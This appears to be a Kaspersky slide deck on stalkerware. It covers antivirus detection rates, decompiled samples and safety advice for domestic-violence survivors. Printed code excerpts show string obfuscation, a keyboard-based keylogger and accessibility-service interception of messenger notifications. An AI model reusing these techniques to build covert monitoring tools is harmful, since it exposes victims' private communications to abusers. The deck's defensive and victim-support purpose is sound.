The key challenge facing the cybersecurity industry is the lack of consistent policies: there is no official definition and detection criteria of stalkerware.

Stalkerware detection

Name	AppID	App	ApkName	Kaspersky	MalwareBytes	TrendMicro	McAfee	Avast	AVG	Norton
BlurSpy	com.saloomughal.spyapp	google keyboard	googlekeyboard.apk	X	-	X	-	X	X	-
EasyLogger(Free)	app.EasyLogger	Easy Logger	easylogger.apk	X	X	X	-	-	-	-
hellospy	com.hellospy.system	System Services	hellospyapp.apk	X	X	X	X	X	X	X
hoverwatch	com.android.core.mnto	Sync Service	setup-n99s.apk	X	X	-	-	-	-	X
iKeymonitor	com.sec.android.internet.im.service.im20190419	Internet Service	iKeyMonitor-Android.apk	X	X	X	-	-	-	-
LetMeSpy	pl.lidwin.letmespy4	LMS	lms.apk	X	-	X	-	-	-	-
MobileTrackerFree	security.mobile.parental	Wi-Fi	app-download.apk	X	X	X	-	-	-	-
ShadowSpy	com.client.requestlogs	Mobile display	shadow.apk	X	-	X	-	X	X	X
Spyhuman	com.yurpdpvxnybmlgh	safe service	app-release.apk	X	X	X	-	-	-	-
spyzie	com.wb.production	System Update Service	Spyzie.apk	X	X	X	-	X	X	X
TheTruthSpy	com.systemservice	System Service	TheTruthSpy.apk	X	X	X	-	-	-	-
trackview	cn.trackview.agent		trackview.apk	-	X	X	-	-	-	-
xnspy	com.system.task	SystemTask	appv2.apk	X	X	X	-	-	-	X

Source: Spiegel Online, “Antiviren-Apps übersehen Spionagesoftware”


Technical challenges

“AV is just another app”

- AV apps can’t remove a privileged app which one a stalkerware can be.
- An app with device administrator rights can prevent its removal.
- An app can interact with AV user interface via accessibility services, e.g. click “skip”.

The classic problem with the detection and evasion. The more AVs detect stalkerware apps, the more obfuscated and packed they become.

Obfuscation. Nothing really special (for malware)



Obfuscated class names

```
    d.YE = d.a("dMSu1KjOUaGZ5Knaq4KUzpjGZw==");
    d.YF = d.a("dMSu1KjOUZOm5KLnc4I=");
    d.YG = d.a("dMSu1KjOUZSV25/qq8dehXbOr9mi5mPUuKGqianGuOqr2lTXqtCY0FOjtqmalam5dA==");
    d.YH = d.a("dMSu1KjOUZSV25/qq8de");
    d.YI = d.a("l9Wi3Ju8k6GZ5Knaq4Ke1KeCudmooA==");
    d.YJ = d.a("pMaz1JvbUZaV5VPWpdSVxpfbZtaZ17GHtqKX26vGqKM=");
    d.YK = d.a("UZGF1KzWlJNU4aXentCkxqfLteJukg==");
    d.YL = d.a("dMSu1KjOUZGV4FPjqNZQx5iCueiV5LfMp1w=");
    d.YM = d.a("pNyv0p7foJyd7JjZ");
    d.YN = d.a("htGm56bSlKKZ1lPYms+V15SCr+JU1aTTr5CXzKKC");
    d.YO = d.a("mcit36k=");
    d.YP = d.a("nsil2Jc=");
    d.YQ = d.a("UdKzj1ndnY+i16avWQ==");
    d.YT = d.o;
    d.YR = null;
    d.YS = "lalan.";
}

public static String a(String arg2) {
    byte[] v0 = Base64.decode(arg2.getBytes(), 0);
    HelloJni.get2(QsUnmFyHaN.a, v0);
    return new String(v0);
}
```

Encrypted strings

```
static {
    a.a = new char[84];
    a.b = new short[9654];
    a.c = new int[1740];
    a.a();
    a.b();
    a.c();
    a.d();
    a.e();
    a.f();
    a.g();
    a.h();
    a.i();
    a.j();
    a.k();
    a.l();
}
```

Obfuscated code

Interesting techniques


Keylogger through a custom keyboard

```
@Override  // android.inputmethodservice.InputMethodService
public void onFinishInput() {
    super.onFinishInput();
    this.mComposing.setLength(0);
    this.updateCandidates();
    this.setCandidatesViewShown(false);
    this.mCurKeyboard = this.mQwertyKeyboard;
    if(this.mInputView != null) {
        if(this.text != "") {
            processservice.setKeylogText(this.text);
            try {
                new Thread(new Runnable() {
                    @Override
                    public void run() {
                        new Handler().post(new Runnable() {
                            @Override
                            public void run() {
                                LocalConf v0;
                                try {
                                    v0 = processservice.getLocalConf();
                                }
                                catch(Exception unused_ex) {
                                    v0 = null;
                                }

                                if(v0 == null) {
                                    return;
                                }

                                if(v0.getKeylog()) {
                                    String v0_1 = SoftKeyboard.this.getForegroundAppName();
                                    String v1 = processservice.getCurrentTimezoneOffset();
                                    String v2 = Long.valueOf(System.currentTimeMillis() / 1000L).toString();
                                    String v3 = processservice.getKeylogText();
                                    String v0_2 = "[{\"app_name\":\"" + v0_1 + "\",\"log\":\"" + v3 + "\",\"timestamp\":\"" + v2 + "\",\"timezone\":\"" + v1 + "\"}]\n";
                                    SoftKeyboard.this.c_storage.AddFileToQueue(v0_2, SoftKeyboard.this.section_slug);
                                }
                            }
                        });
```

not-a-virus:HEUR:Monitor.AndroidOS.Mobispy.c

Interesting techniques

Intercepting IM messages via accessibility services and app's notifications (without root!)



```
private void b(AccessibilityEvent arg7, WWFObserverService.a arg8) {
    if(arg7 == null) {
        return;
```

```
if(!TextUtils.isEmpty(v0)) {
    Globals.b("AWARENESS", "#################### START - Facebook Notification ####################");
    Globals.b("AWARENESS", String.format("sender: %s; message: %s;", v4, v0));
```


```
if(!TextUtils.isEmpty(v13_2)) {
    Globals.b("AWARENESS", "\n###### START - Instagram Notification #######");
```

```
if(!TextUtils.isEmpty(v0) && v12 != 0) {
    Globals.b("AWARENESS", "#################### START - Viber Notification ####################");
    Globals.b("AWARENESS", String.format(Locale.US, "sender: %s; message: %s;", v1, v0));
    this.a(arg11, v1, "", WWFObserverService.a(this.c, v0), "IN");
```

```
if(!TextUtils.isEmpty(v0)) {
    Globals.b("AWARENESS", "#################### START - Tinder Notification ####################");
    Globals.b("AWARENESS", String.format("sender: %s; message: %s;", v4, v0));
    this.a(arg9, v4, "", WWFObserverService.a(this.c, v0), "IN");
    MainService.a(arg9, "tinder");
    Globals.b("AWARENESS", "#################### END -  Tinder Notification ####################");
}
```

App subscribes to accessibility events

not-a-virus:HEUR:Monitor.AndroidOS.Webwatcher.a



Kaspersky against stalkers

Kaspersky has specialized technologies that allow users to detect both classic spying malware and commercial spyware apps. Kaspersky products detect stalkerware as ‘not-a-virus:Monitor’ or ‘not-a-virus:HEUR:Monitor’.

Users of Kaspersky Internet Security for Android now receive a Privacy Alert – a new feature that warns the user if their private information is being covertly monitored by a third party.

NNEDV + Kaspersky

- increasing technical capacity of survivors and service organizations – trainings
- increasing responsibility – abusability test
- improving detection/mitigation – IT Sec product tests / samples exchange

Contact organizations working with victims domestic violence

TechSafety.org Toolkits

- For Survivors
- Legal Systems
- App Safety Center
- Agency Use
- Confidentiality
- Digital Services

Contact Information

Safety Net Project

safetynet@nnedv.org

202-543-5566

Let’s discuss?

kaspersky

Should an affected user consider removing stalkerware installed on a device?

Important! Attempts to find stalkerware on a device may be recorded by abuser

Some stalkerware samples prevent removal

Some send a notification to an abuser when the stalkerware has been removed

If removing stalkerware...

Safety plan around escalation

Consider loss of evidence

What are the symptoms that stalkerware is installed on a device?

- Technological signs: low battery life, high data usage, longer response time
- Physical access to the device by a third party
- Symptoms are not proof

How to know if stalkerware is installed on a device?

Check your installed apps

Pay special attention to those apps that have suspicious permissions like access to GPS tracking, SMSs monitoring, calls recording, etc.

Use a cybersecurity solution that detects stalkerware and alerts you about its presence on the device.

How to minimize risk?

Protect your gadgets with a very strong password (not a fingerprint)

Change your passwords on a regular basis and never disclose it to anyone, even family members

Block installation of third-party apps

Check apps installed on your device at regular intervals and delete those you do not need

Use reliable security protection

What to do if you suspect you have stalkerware installed?

Remove stalkerware using a cybersecurity solution

Change all passwords, especially on the lock screen

Create new logins and passwords for online accounts. From a safe device!

Factory reset your device

What are other challenges the IT Sec industry faces?

- ?
- ?
- ?

How can IT Sec companies help NPOs?

- ?
- ?
- ?